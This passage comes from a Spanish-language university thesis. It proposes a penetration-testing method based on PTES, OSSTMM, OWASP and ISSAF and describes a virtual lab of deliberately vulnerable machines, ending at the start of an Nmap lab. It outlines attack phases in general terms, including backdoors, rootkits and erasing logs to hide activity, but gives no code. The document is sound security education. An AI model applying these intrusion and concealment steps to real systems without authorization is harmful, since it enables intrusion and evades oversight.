El presente proyecto, el cual pretende desarrollar simulaciones de *pentesting,* con el fin de generar un método basado en la investigación, se fundamenta en la investigación cualitativa de tipo descriptiva, según Dankhe[52], 1986, "Los estudios descriptivos buscan especificar las propiedades importantes de grupos, comunidades o cualquier otro fenómeno que sea sometido a análisis" permitiendo describir cual es el contenido o condición sobre un asunto, por cuanto los resultados se interpretan en cantidad de mejoramiento del ejercicio práctico, en un ambiente controlado, como un referente de aprendizaje acerca de la Seguridad Informática.

Por otra parte es importante mencionar lo que indica Sampieri [53], acerca de la investigación cualitativa, la cual utiliza la recolección de datos sin medición numérica para descubrir o afinar preguntas de investigación en el proceso de interpretación, esta se enfoca a comprender y profundizar los fenómenos, explorándolos desde la perspectiva de los participantes en un ambiente natural y en relación con el contexto; por lo cual se evidencia la importancia del desarrollo de un test de penetración, para facilitar la generación de conocimiento práctico acerca de las fases que desarrollan algunas de las metodologías más importantes a nivel internacional, y como a través del seguimiento de las mismas se puede lograr la explotación de vulnerabilidades en diferentes sistemas, generando de esta forma un aprendizaje acerca de la importancia de la Seguridad de la Información y el aseguramiento de los Sistemas ante el cambiante mundo de la Ciberseguridad y la Ciberdefensa.

5.2 METODOLOGÍA DE DESARROLLO


Teniendo en cuenta el marco de referencia se realizó la elección de los pasos que se tendrán en cuenta durante el desarrollo de las simulaciones propuestas, y como base de un proceso de auditoría de seguridad de redes de sistemas informáticos, dividiéndose básicamente en cinco grandes bloques:[54]

52 COLLADO, Carlos Fernando; DAHNKE, GORDON L. La comunicación humana: Ciencia social. México: Mc Graw Hill, 1986

53 SAMPIERI, Roberto H.; COLLADO, Carlos F.; LUCIO, Pilar B. Metodología de la investigación. México: Mc Graw Hill.

54 INSTITUTO TECNOLÓGICO "LA MARAÑOSA" (ITM). Metodología Hacking Ético. Madrid: Ministerio de la Defensa de España, 2013

Figura 7. Visión global método propuesto.



Fuente: autor.

Cada uno de ellos, a su vez, está compuesto de distintas actividades que, en conjunto, conforman una auditoría, pero solo se tendrán en cuenta algunos ítems de cada fase, a manera de ejemplo durante el desarrollo de las simulaciones. Dentro de las distintas metodologías disponibles se intentaran seguir algunos pasos de las descritas en el marco de referencia, principalmente en la forma que se exponen las pruebas de penetración; es importante mencionar que las pruebas se efectuaran en un ambiente controlado con diferentes sistemas a través de una herramienta de virtualización (*VMware Workstation Pro*)[55], con el fin de no incurrir en ninguna violación legal contra sistemas en producción de Organizaciones o Empresas. Así mismo cabe resaltar que el objetivo de las mismas se ha desarrollado con fines educativos y el uso incorrecto de estas podría incurrir en delitos graves.

55 VMWARE. Productos Vmware. 2018. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: https://www.vmware.com/co/products/workstation-pro.html

La mayor cantidad de la información para el planteamiento de las fases propuestas se obtuvo del estándar PTES (*Penetration Testing Execution Standard*)[56], sin embargo, adicional a esto, se utilizaron elementos importantes del estudio de otras metodologías descritas en el marco de referencia, las cuales ayudaron a reforzar la estructura de las categorías seleccionadas, teniendo en cuenta que todas poseen una excelente descripción para la realización de una prueba de penetración, en la siguiente tabla se efectúa una descripción de la selección.

[56]NICKERSON Y OTROS. Penetration Testing Execution Standard. 2014. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: http://www.pentest-standard. org/ index.php/Main_Page

Cuadro 2. Categorías propuestas

Categoría	Referencia	Descripción
Recopilación de información	OSSTMM3[57]	Dentro de todas las metodologías se observa una fase inicial, en la que se busca detectar los activos y la información de los mismos para efectuar un reconocimiento del objetivo.
	OWASP[58]	
	ISSAF[59]	
	PTES[60]	
Identificación de vulnerabilidades	PTES	Aunque en varias de las metodologías se nombra este punto, se utiliza bastante información de PTES, apoyado de otras con el fin de complementar el paso.
	ISSAF	
Explotación de Vulnerabilidades	PTES	En las diferentes metodologías se habla de pasos tales como: penetración, obtención de acceso, pruebas de sesión, auditoria, entre otros, dentro de este punto se tendrán en cuenta algunas de las recomendaciones que se exponen en ellas.
	OWASP	
	ISSAF	
Post-Explotación	PTES	Se describe como el mantenimiento del acceso a sistema vulnerado, para lograr comprometer un usuario, generar una puerta trasera, entre otras actividades.
	ISSAF	
Informes	PTES	Es importante tener en cuenta la generación del informe respectivo, técnico y gerencial para describir los trabajos realizados.
	ISSAF	

Fuente: autor.

57HERZOG, Peter & ISECOM. OSSTMM 3 - The Open Source Security Testing Methodology Manual. New York: Isecom, 2010.

58 MEUCCI, Matteo; ANDREW, Muller. Testing Guide 4.0. Estados Unidos: Open Web Aplication Security Project (OWASP), 2013

59 RATHORE y otros. Information Systems Security Assessment Framework (ISSAF). Estados Unidos: Open Information Systems Security Group (OISSG)

[60]NICKERSON Y OTROS. Op. Cit. p.45

5.2.1 Recopilación de Información y Mapeo de Red. En esta parte del trabajo se puede utilizar Internet para realizar diferentes consultas acerca del Objetivo trazado con el fin de reunir información de la Organización o Personas vinculadas, utilizando métodos técnicos (DNS / WHOIS) y no técnicos como: consultas en motores de búsqueda, listas de correo, noticias, documentos, etc., este proceso ayudara a obtener una visión completa de la organización, al igual que las posibles limitaciones y puntos vulnerables para encaminar la prueba, por otra parte, se pueden utilizar herramientas para escaneo de puertos, direcciones IP, servicios y versiones que se están ejecutando, información que se convierte en un plano fundamental para identificar las posibles brechas de seguridad existentes.[61]

Dentro de esta búsqueda es posible obtener (depende del objetivo):

- Datos de personas, correos electrónicos, datos de contacto, cargos.
- Tecnologías utilizadas.
- Actividades de rutina.
- Nombres, números de dominios en Internet e información sobre los servidores.
- Topología y arquitectura de red.
- Bloque de direcciones públicas y privadas.
- Servicios, puertos y versiones activas.

5.2.1.1 Recopilación de Información. Dentro de la realización de esta actividad se pueden utilizar dos grandes métodos para encontrar información que sirva en el desarrollo de una prueba de penetración, la primera es de manera pasiva y la segunda, activa.

Recopilación Pasiva: Este tipo de búsquedas permite la obtención de información disponible en la web, sin enviar datos que puedan colocar en alerta los dispositivos de seguridad instalados, se utilizan métodos como:

- Búsqueda en internet:

  - Búsqueda de información en motores de internet públicos.
  - Redes sociales, información de personas.
  - Búsqueda de correos electrónicos con el dominio de la Organización y perfiles.
  - Tecnologías utilizadas y versiones de software.
  - Fotos, archivos. (Búsqueda de metadatos – FOCA, EXIF).

[61]CALLES, Juan y GONZÁLEZ, Pablo. La Biblia del Footprinting. España: Flu Project

- Análisis DNS:

o Búsqueda de nombres de dominio y direcciones IP utilizando “whois” dentro de páginas en Internet.

o Verificación del servidor de nombres autorizados (con el fin de observar si un dominio puede mantener la información de zona para ese dominio específico y evitar transferencias de zona).

o DNS inversa (esto permite verificar si al realizar un requerimiento al dominio, este devuelve el rango de IPs asociadas al dominio).

o Búsqueda de las IP encontradas en bases de datos con listas negras de spam o reportes de ataques de intrusión.

Recopilación Activa: Es importante resaltar que dentro de este tipo de búsquedas se pueden generar huellas o alertar los detectores de seguridad instalados, se utilizan métodos como:

- Análisis de encabezados SMTP:

o Búsqueda de información en las respuestas de correos legítimos, rutas, direcciones IP, puertas de enlace, entre otros.

o Búsqueda de información en correos rebotados por el servidor.

o Provocación de confirmaciones de lectura en correos para verificar información enviada por servidor.

- Interrogación DNS:

o Pruebas de cambio transferencia de zona en primario, secundario y el servidor de nombres del ISP.

o Pruebas de cambio de zona mediante ataques por diccionario.

o Descubrimiento de bloques de direcciones a través de consultas DNS.

5.2.1.2 Mapeo de Red. Por otra parte, es importante mencionar el análisis de las huellas que se extraen de la red, utilizando la información anterior, para

complementar un bosquejo general de la topología de red de una forma técnica, permitiendo continuar a la fase de identificación de vulnerabilidades, dentro de sus objetivos se encuentran:

- Identificar los nodos vivos, servidores y los sistemas operativos.
- Servicios de cortafuegos y sistemas de detección de intrusos.
- Enrutamientos y protocolos.

Para cumplir estos objetivos, en cada uno de los puntos se desarrollan actividades particulares, tales como:

- Nodos activos: Búsqueda de equipos activos en la red.
- Servicios activos:

- Encontrar puertos abiertos (TCP y UDP).

- Encontrar servicios asociados a los puertos y verificarlos mediante el establecimiento de comunicaciones falsas.

- Descubrimiento ARP interna (con el fin de recibir respuesta de los servidores con información de los mismos).

- Perímetro de red.

- Realizar seguimiento de rutas para identificar enrutadores intermedios o dispositivos (ICMP, UDP, TCP).

- Escaneo de routers y firewalls buscando conexiones a puertos de administración.

- Huellas de los sistemas operativos.

- Análisis de trafico TCP/IP, HTTP, ICMP para determinar versiones y sistemas operativos de los servidores o equipos.

5.2.2 Identificación y análisis de Vulnerabilidades. En esta fase se plantea la profundización en la realización de las pruebas que se consideren pertinentes, utilizando los datos obtenidos en los puntos anteriores, la topología de la red y la información obtenida para encontrar los fallos en servidores, servicios y otros recursos disponibles en la red. Durante esta etapa es posible afinar las herramientas y técnicas de escaneo de vulnerabilidades para evitar falsos

positivos y resaltar cualquier debilidad que puedan corresponder con ataques conocidos, facilitando el trabajo a objetivos precisos para evitar un ruido extremo en toda la red, dentro de sus objetivos se encuentran:

- Uso de la información obtenida previamente para hacer una evaluación técnica de la existencia real de vulnerabilidades.

- Comparación de las versiones de servicio vulnerable con ataques conocidos.

- Identificación de la mayor cantidad de vías de intrusión positiva y/o penetración en la red objetivo.

5.2.3 Explotación de Vulnerabilidades. Teniendo en cuenta el punto anterior, en esta fase se deben poner a prueba las vulnerabilidades identificadas, intentado ganar el acceso a los servicios o sistemas reconocidos, evadiendo las medidas de seguridad y expandiendo el nivel de privilegios lo mejor posible.

5.2.3.1 Penetración. Durante este tipo de pruebas se pueden utilizar diferentes métodos para efectuar los ataques, como:

- Búsqueda de códigos o herramientas para las vulnerabilidades.
- Pruebas de concepto y herramientas en ambientes controlados.
- De ser necesario gestionar la creación de un código personalizado.
- Utilizar el código o herramienta contra el objetivo.
- Comprobar o desmentir la existencia de vulnerabilidades.
- Documentación de los hallazgos.

5.2.3.2 Obtención de acceso y escalar privilegios. En este punto se debe lograr el acceso al sistema, siendo importante alcanzar un compromiso en la víctima, consistente en la obtención de privilegios administrativos sobre el sistema, algunos métodos podrían ser:

- Desarrollo de ataques a contraseñas.
- Aprovechamiento de configuraciones predeterminadas o cuentas por defecto.
- Hallazgo de autorización en operaciones básicas (crear, escribir, leer).
- Obtención de cookies y la utilización de estas para la explotación de sesiones.

Los pasos anteriores llevaran al ingreso en el sistema y conseguir algunos permisos o privilegios (mínimos e intermedios), al igual que la obtención de un compromiso parcial o final en el objetivo.

5.2.4 Post-Explotación. Después de realizar la explotación de una vulnerabilidad y haber ingresado al objetivo, se hace necesario comprometer algún usuario o conexión con privilegios que garanticen el acceso a otros sistemas.

5.2.4.1 Mantener el acceso. Después de haber accedido al sistema y realizado el compromiso final es importante tratar de mantener el acceso, utilizando alguna de las siguientes técnicas:

- Canales encubiertos.
- Puertas traseras.
- Utilización de *Rootkits.*

5.2.4.2 Ocultar pistas. Es necesario ocultar las actividades realizadas y las herramientas utilizadas con el fin de que estas no necesiten ser cargadas cada vez que se intente ingresar al objetivo.

- Borrar los registros de las actividades.
- Ocultar archivos.

5.2.5 Generación de Informes. En la fase final se deben resaltar las deficiencias encontradas en la seguridad de los sistemas de información y recomendar los controles de mitigación y estrategias apropiadas de control, siendo este el objetivo de una prueba de penetración, una posible estructura de un informe podría incluir los siguientes ítems:

- Objetivo de análisis.
- Antecedentes.
- Alcance de la prueba.
- Cronograma.
- Metodología a utilizar.
- Resultados.

5.3 PERSONAS QUE PARTICIPARON EN EL PROYECTO

5.3.1 Integrante. Miguel Andrés Ávila Gualdrón. Desarrollador del proyecto, Ingeniero Electrónico egresado de la Universidad Nacional Abierta y a Distancia – UNAD, cuenta con diferentes cursos en el área Ciberseguridad y Ciberdefensa, con experiencia profesional en el campo de comunicaciones electromagnéticas y sistemas troncalizados con enlaces integrados en redes de datos y Seguridad Informática.

5.3.1.1 Asesores del proyecto. En las distintas fases del proyecto, la Universidad Nacional Abierta a Distancia, dispuso a docentes como asesores metodológicos, los cuales fueron de mucho apoyo para la construcción de este proyecto.

• John Quintero. Ingeniero de Sistemas, Líder Nacional y Docente de la Especialización en Seguridad Informática de la Universidad Nacional Abierta y a Distancia - UNAD, investigador en aspectos de Seguridad Informática.

• Docente del curso Proyecto de Seguridad Informática II: Juan José Cruz. Ingeniero de Sistemas de la Universidad Cooperativa de Colombia. Especialista en Seguridad Informática de la Universidad Piloto de Colombia. Candidato a Magíster en Seguridad Informática de la Universidad Internacional de la Rioja y candidato a Magíster en Docencia Universitaria de la Universidad Broward International.

• Director de Proyecto de grado: Julio Alberto Vargas Fernández. Ingeniero de Sistemas de la Universidad de Cundinamarca. Especialista en seguridad informática de la Universidad Piloto de Colombia.

6. DESARROLLO DE LA INVESTIGACIÓN


El desarrollo del presente proyecto parte del diseño metodológico presentado en el punto anterior, con el avance de las simulaciones planteadas en una red controlada siguiendo unos pasos estructurados descritos en el método de investigación propuesto, con el cual se espera lograr excelentes resultados.

6.1 VIRTUALIZACIÓN DE LAS MÁQUINAS

Dentro de este punto se han puesto en funcionamiento algunas máquinas con diferentes sistemas operativos a través de medios virtuales y con ayuda de la herramienta *VMware Workstation Pro*, como se describen a continuación:

6.1.1 Kali-Linux 2017.1 (Máquina Atacante)[62]. Este proyecto de código abierto contiene una distribución de Linux (Debían), diseñada para la auditoria de seguridad, la cual incluye varias herramientas para pruebas de penetración en diferentes entornos.

Figura 8. Configuración máquina Kali-Linux.



Fuente: autor.


6.1.2 Internet Server - Windows Server 2003 (Máquina Victima)[63]. Esta máquina contiene una instalación del Sistema Operativo Windows Server 2003, utilizada comúnmente como servidor para diferentes propósitos (archivos,

62 KALI LINUX. Kali Linux Distribution. Ámsterdam , 2013

[63]MICROSOFT. Windows Server 2003. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.microsoft. com/es-es/download/ details.aspx?id=8

impresiones, aplicaciones, correo, dominio, DNS, entre otros), se encuentra desactualizada, al igual que con algunos servicios y puertos abiertos vulnerables.


Figura 9. Configuración máquina Internet Server.



Fuente: autor.

6.1.3 Owasp *Broken* Web Apps 1.2 - (Máquina Víctima)[64]. Esta máquina contiene un proyecto de OWASP (Open Web Application Security Project) con aplicaciones web que presentan vulnerabilidades conocidas, con el fin de probar técnicas, herramientas y observación de ataques.

Figura 10. Configuración máquina Owasp Broken Web Apps 1.2



Fuente: autor.


6.1.4 Windows 8.1 (Máquina Victima)[65]. Dentro de esta máquina se encuentra una instalación del Sistema Operativo Windows 8.1, la cual no posee algunas

64OWASP. Broken Web Applications Project: 1.2. 2015[En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet:https://www.owasp.org/.../ OWASP_Broken_ Web_Applications_P.

[65]MICROSOFT. Windows 8.1. 2012 [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.microsoft.com/es-es/software-download/ windows8

actualizaciones, ni activación original del sistema, pero se contemplan varios servicios y puertos abiertos vulnerables.

Figura 11. Configuración máquina Windows 8.1



Fuente: autor.

6.1.5 Windows 7 (Máquina Victima)[66]. Esta máquina contiene una versión del Sistema Operativo Windows 7, dentro de la cual se han dejado algunos puertos abiertos por defecto, al igual que servicios activos, los cuales poseen vulnerabilidades conocidas, cabe resaltar que no cuenta con la activación original de Microsoft.

Figura 12. Configuración máquina Windows 7

Fuente: autor.


6.1.6 Windows Server 2008 R2 (Máquina Victima)[67]. En esta máquina se encuentra una instalación del Sistema Operativo Windows Server 2008 R2, el cual es utilizado como servidor y contiene algunas mejoras, así como actualizaciones

[66] MICROSOFT. Service Pack 3 for *Microsoft* Office Accounting *2009*. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet https://www.microsoft.com/en-us/download/ details.aspx?id.

67 MICROSOFT. Windows Server 2008. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.microsoft.com/es-co/download/ details.aspx?id=5023

de seguridad, en comparación a su antecesor Windows Server 2003, esta posee algunos servicios activos y puertos abiertos.


Figura 13. Configuración máquina Windows Server 2008 R2.



Fuente: autor.

***6.1.7 VyOS* (Máquina Victima)[68].** Dentro de esta máquina se encuentra una instalación de VyOS, el cual es un Sistema Operativo de red basado en Linux/Debían, que permite enrutamientos de red a través de software, firewall, además de funcionalidad VPN, contiene activo varios servicios y puertos con versiones vulnerables.

Figura 14. Configuración máquina VyOS.




Fuente: autor.

68 THE VYOS PROJECT. VyOS open source network operating system based on Debian GNU/ Linux, 2013. [consultado el 23 de septiembre de 2018]. Disponible en internet: https://wiki.vyos .net/

6.1.8 *TrixBox* (Máquina Victima)[69]. Esta máquina tiene instalada la versión TrixBox, la cual es una distribución del Sistema Operativo Linux, basada en CentOS, cuya finalidad es servir una central telefónica basada en software, utilizando código abierto Asterisk, en esta instalación se encuentran activos varios servicios y puertos para su funcionamiento.


Figura 15. Configuración máquina TrixBox.



Fuente: autor.

6.1.9 Metasploitable2 (Máquina Victima)[70]. Esta máquina contiene una versión intencionalmente vulnerable de Ubuntu Linux, la cual está diseñada para la ejecución de pruebas de penetración, técnicas y herramientas de seguridad, con el fin de demostrar vulnerabilidades comunes.

Figura 16. Configuración máquina Metasploitable2.




Fuente: autor.

69 FONALITY – NETFORTRIS. Trixbox distribución del sistema operativo GNU/Linux, basada en CentOS. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://es.wikipedia.org/wiki/Trixbox

70 RAPID. Metasploitable 2 - Entorno de prueba que proporciona un lugar seguro para realizar pruebas de penetración e investigación de seguridad 2012. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.fwhibbit.es/guia -metasploitable-2-parte

6.1.10 Android (Máquina Victima)[71]. Dentro de esta máquina virtual se encuentra instalada una versión del Sistema Operativo Android, basado en el núcleo de Linux, a través del cual se realizaran pruebas de penetración para este tipo de dispositivos.

Figura 17. Configuración máquina Android



Fuente: autor.


6.2 LABORATORIO DE SIMULACIONES

Se han propuesto diferentes escenarios para observar el seguimiento de los pasos propuestos, con el fin de generar conocimiento práctico acerca del desarrollo de una prueba de penetración.

6.2.1 Laboratorio No.1- Comandos de Nmap. En esta práctica se pretende observar unas técnicas con las cuales se puede obtener parte de la fase de Recopilación de Información y de la Identificación y análisis de Vulnerabilidades, a través de algunas herramientas que facilitan el trabajo como por ejemplo Nmap[72], Wireshark[73], así como la práctica de algunas de las formas de utilizarlos. Se procede a encender algunas de las máquinas descritas en el punto anterior.

71 GOOGLE INC. Android KitKat Version 4.4.2. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www. android.com/ versions/kit-kat- 4-4/
72 LYON GORDON, Nmap. 2018. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: www.waysidecenter.org/.../nmap-network-scanning-the-official-p.
73 THE WIRESHARK TEAM, Wireshark. 2018. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en internet: https://www.wireshark.org/security/wnpa-sec-


Figura 18. Máquinas laboratorio Nmap.



Fuente: autor.

Es importante observar cual es la IP de la máquina principal en este caso Kali-Linux para lograr efectuar la identificación de los equipos que se encuentran en el mismo segmento de red.

Figura 19. IP Máquina atacante laboratorio Nmap.




Fuente: autor.

La herramienta Nmap tiene varios comandos que permiten el reconocimiento de equipos en la red, al igual que algunos puertos y servicios presenten en ellos, información con la cual se puede efectuar búsquedas de versiones desactualizadas o vulnerables a cierto tipo de ataque.

- Con la opción de Nmap (-sn) se puede efectuar un Ping -ICMP a una IP especifica o a un rango determinado, para observar los equipos que se encuentran vivos en la red.

